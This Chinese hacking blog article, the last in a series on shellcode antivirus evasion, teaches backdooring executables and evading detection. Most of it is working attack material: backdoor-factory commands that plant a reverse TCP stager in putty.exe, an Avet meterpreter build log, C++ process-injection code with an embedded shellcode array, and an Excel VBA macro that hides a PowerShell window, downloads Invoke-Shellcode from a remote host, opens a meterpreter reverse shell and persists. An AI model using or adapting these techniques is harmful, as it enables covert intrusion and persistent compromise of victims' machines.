干货 | Shellcode免杀总结<三>

原创卿 HACK学习呀
2020-02-08原文

Shellcode免杀总结-第三篇<完结篇>

B）shellcode注入混淆

大多数注入免杀还将shellcode进行了拆分。

拆分这两个字也很好理解，字面的意思上和各位php一句话木马免杀中大体一样，shellcode也好比我们php木马中需要拆分的危险函数名。

shellcode拆分可以把原本特征明显的程序中shellcode进行位置替换，最简单的比如新增加区段填入shellcode并将入口点jmp到shellcode地址最后再跳回原程序开头，

也可以将shellcode分段布在各个code cave中再分段执行，原理可以参考egg hunt shellcode的中的Omelet Shellcode。

举一些注入例子:

BDF:

https://github.com/secretsquirrel/the-backdoor-factory

```
*] In the backdoor module

[*] Checking if binary is supported

[*] Gathering file info

[*] Reading win32 entry instructions

[*] Loading PE in pefile
```

```
[*] Parsing data directories

[*] Looking for and setting selected shellcode

[*] Creating win32 resume execution stub

[*] Looking for caves that will fit the minimum shellcode length
of 410

[*] All caves lengths:  410

#############################################################

The following caves can be used to inject code and possibly

continue execution.

**Don't like what you see? Use jump, single, append, or
ignore.**

#############################################################

[*] Cave 1 length as int: 410

[*] Available caves:

1. Section Name: DATA; Section Begin: 0x5df200 End: 0x665400;
Cave begin: 0x65ea07 End: 0x65ec68; Cave Size: 609

3. Section Name: .rdata; Section Begin: 0x66a000 End: 0x66a200;
Cave begin: 0x66a013 End: 0x66a200; Cave Size: 493

4. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8203f End: 0xc82308; Cave Size: 713

5. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc82e1c End: 0xc83050; Cave Size: 564

6. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc830eb End: 0xc83718; Cave Size: 1581

7. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc83b64 End: 0xc840fc; Cave Size: 1432
```

```
8. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc843ff End: 0xc846c8; Cave Size: 713

9. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc851dc End: 0xc85410; Cave Size: 564

10. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc854ab End: 0xc859d0; Cave Size: 1317

11. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc86557 End: 0xc86b84; Cave Size: 1581

12. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc86fd0 End: 0xc87568; Cave Size: 1432

13. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8760a End: 0xc87a32; Cave Size: 1064

14. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc886af End: 0xc88d58; Cave Size: 1705

15. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8b8b3 End: 0xc8bdd8; Cave Size: 1317

16. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8eaba End: 0xc8ed65; Cave Size: 683
```

BDF中-F参数实现多裂缝注入。

```
backdoor-factory -f putty.exe -s show

backdoor-factory -f putty.exe -s iat_reverse_tcp_stager_threaded
-H 192.168.15.135 -P 4444
```

shellter:

A 选项增加区段注入

Avet:

```
root@kali:/tmp/avet/build# leafpad
build_win64_meterpreter_rev_tcp_xor_fopen.sh


lhost=192.168.174.134


root@kali:/tmp/avet/build# cd ..


root@kali:/tmp/avet#
./build/build_win64_meterpreter_rev_tcp_xor_fopen.sh


No Arch selected, selecting Arch: x64 from the payload

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x64/xor

x64/xor succeeded with size 551 (iteration=0)
```

```
x64/xor chosen with final size 551

Payload size: 551 bytes

Final size of c file: 2339 bytes

./build/build_win64_meterpreter_rev_tcp_xor_fopen.sh: line 6:
./make_avet: cannot execute binary file: Exec format error

avet.c: In function 'main':

avet.c:122:15: error: 'buf' undeclared (first use in this
function)

   shellcode = buf;

               ^

avet.c:122:15: note: each undeclared identifier is reported only
once for each function it appears in
```

除了也可以手动整个进程注入,起一个正常进程注入shellcode

例子:

```
#include "stdafx.h"

#include <Windows.h>

#include<stdio.h>

#include "iostream"

using namespace std;

    unsigned char shellcode[] =

"\xb8\x72\xd9\xb8\x52\xda\xd8\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"

"\x56\x83\xc2\x04\x31\x42\x0f\x03\x42\x7d\x3b\x4d\xae\x69\x39"
```

"\xae\x4f\x69\x5e\x26\xaa\x58\x5e\x5c\xbe\xca\x6e\x16\x92\xe6"

"\x05\x7a\x07\x7d\x6b\x53\x28\x36\xc6\x85\x07\xc7\x7b\xf5\x06"

"\x4b\x86\x2a\xe9\x72\x49\x3f\xe8\xb3\xb4\xb2\xb8\x6c\xb2\x61"

"\x2d\x19\x8e\xb9\xc6\x51\x1e\xba\x3b\x21\x21\xeb\xed\x3a\x78"

"\x2b\x0f\xef\xf0\x62\x17\xec\x3d\x3c\xac\xc6\xca\xbf\x64\x17"

"\x32\x13\x49\x98\xc1\x6d\x8d\x1e\x3a\x18\xe7\x5d\xc7\x1b\x3c"

"\x1c\x13\xa9\xa7\x86\xd0\x09\x0c\x37\x34\xcf\xc7\x3b\xf1\x9b"

"\x80\x5f\x04\x4f\xbb\x5b\x8d\x6e\x6c\xea\xd5\x54\xa8\xb7\x8e"

"\xf5\xe9\x1d\x60\x09\xe9\xfe\xdd\xaf\x61\x12\x09\xc2\x2b\x7a"

"\xfe\xef\xd3\x7a\x68\x67\xa7\x48\x37\xd3\x2f\xe0\xb0\xfd\xa8"

"\x71\xd6\xfd\x67\x39\xb7\x03\x88\x39\x91\xc7\xdc\x69\x89\xee"

"\x5c\xe2\x49\x0e\x89\x9e\x43\x98\xf2\xf6\xfa\xdc\x9b\x04\x03"

"\xcc\x07\x81\xe5\xbe\xe7\xc1\xb9\x7e\x58\xa1\x69\x17\xb2\x2e"


"\x55\x07\xbd\xe5\xfe\xa2\x52\x53\x56\x5b\xca\xfe\x2c\xfa\x13"


```
"\xd5\x48\x3c\x9f\xdf\xad\xf3\x68\xaa\xbd\xe4\x0e\x54\x3e\xf5"

"\xba\x54\x54\xf1\x6c\x03\xc0\xfb\x49\x63\x4f\x03\xbc\xf0\x88"

"\xfb\x41\xc0\xe3\xca\xd7\x6c\x9c\x32\x38\x6c\x5c\x65\x52\x6c"

"\x34\xd1\x06\x3f\x21\x1e\x93\x2c\xfa\x8b\x1c\x04\xae\x1c\x75"

"\xaa\x89\x6b\xda\x55\xfc\xef\x1d\xa9\x82\xc7\x85\xc1\x7c\x58"

"\x36\x11\x17\x58\x66\x79\xec\x77\x89\x49\x0d\x52\xc2\xc1\x84"

"\x33\xa0\x70\x98\x19\x64\x2c\x99\xae\xbd\xdf\xe0\xdf\x42\x20"

"\x15\xf6\x26\x21\x15\xf6\x58\x1e\xc3\xcf\x2e\x61\xd7\x6b\x20"
        "\xd4\x7a\xdd\xab\x16\x28\x1d\xfe";



    BOOL injection()
    {
        wchar_t Cappname[MAX_PATH] = { 0 };
        STARTUPINFO si;
        PROCESS_INFORMATION pi;
        LPVOID lpMalwareBaseAddr;
        LPVOID lpnewVictimBaseAddr;
```

```
        HANDLE hThread;
        DWORD dwExitCode;
        BOOL bRet = FALSE;

        lpMalwareBaseAddr = shellcode;

        GetSystemDirectory(Cappname, MAX_PATH);
        _tcscat(Cappname, L"\\calc.exe");
        printf("Injection program Name:%S\r\n", Cappname);

        ZeroMemory(&si, sizeof(si));
        si.cb = sizeof(si);
        ZeroMemory(&pi, sizeof(pi));

        if (CreateProcess(Cappname, NULL, NULL, NULL,
            FALSE, CREATE_SUSPENDED
            , NULL, NULL, &si, &pi) == 0)
        {
            return bRet;
        }

        lpnewVictimBaseAddr = VirtualAllocEx(pi.hProcess
            , NULL, sizeof(shellcode) + 1, MEM_COMMIT |
MEM_RESERVE,
```


```
            PAGE_EXECUTE_READWRITE);

        if (lpnewVictimBaseAddr == NULL)
        {
            return bRet;
        }

        WriteProcessMemory(pi.hProcess, lpnewVictimBaseAddr,
            (LPVOID)lpMalwareBaseAddr, sizeof(shellcode) + 1,
NULL);

        hThread = CreateRemoteThread(pi.hProcess, 0, 0,
            (LPTHREAD_START_ROUTINE)lpnewVictimBaseAddr, NULL,
0, NULL);

        WaitForSingleObject(pi.hThread, INFINITE);
        GetExitCodeProcess(pi.hProcess, &dwExitCode);
        TerminateProcess(pi.hProcess, 0);
        return bRet;
    }

    void help(char* proc)
    {
        printf("%s:[-] start a process and injection shellcode
to memory\r\n", proc);
```

```
}


int main(int argc, char* argv[])
{
    help(argv[0]);
    injection();
}
```





注入就举例到这里，思考下如果是hook函数的检测怎么替换呢，可以进行函数替换，比如win api中可以替换VirtuallAlloc的函数就很多：



0x03 技巧组合

上面说了一些技巧，无论是分离中加载器运行shellcode、白利用运行恶意程序，还是将shellcode编码、加密、注入，对免杀都会有一定效果，单一使用某个技巧的话或多或少会有一定的缺陷。

那么将各个技巧结合起来达到最好的效果是我们需要取思考的事情

举个好用的例子：

https://github.com/enigma0x3/Powershell-Payload-Excel-Delivery/

这是就是使用shellcode调用graeber的VBA宏，在内存中执行powershell(可以使用编码)，达到后门持久化

```
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
        objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://192.168.1.127/Invoke-Shellcode')); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.127 -Lport 1111 -Force", Null, objConfig, intProcessID
```

```
' Author: Matt Nelson
' Twitter: @enigma0x3

Sub Auto_Open()

Execute
Persist

End Sub


    Public Function Execute() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
        objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClie
    End Function


    Public Function Persist() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
```



```
C:\PS> Start-Process C:\Windows\SysWOW64\notepad.exe -
WindowStyle Hidden

C:\PS> $Proc = Get-Process notepad

C:\PS> Invoke-Shellcode -ProcessId $Proc.Id -Payload
windows/meterpreter/reverse_https -Lhost 192.168.30.129 -Lport
443 -Verbose


VERBOSE: Requesting meterpreter payload from
[url]https://192.168.30.129:443/INITM[/url]

VERBOSE: Injecting shellcode into PID: 4004

VERBOSE: Injecting into a Wow64 process.

VERBOSE: Using 32-bit shellcode.

VERBOSE: Shellcode memory reserved at 0x03BE0000

VERBOSE: Emitting 32-bit assembly call stub.

VERBOSE: Thread call stub memory reserved at 0x001B0000

VERBOSE: Shellcode injection complete!
```


技巧方法是死的，思路是活，在实际环境下也需要各位师傅将多个技巧结合灵巧的思路达到想要的成果。

END

原创投稿作者：卿

作者博客：https://www.cnblogs.com/-qing-/

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论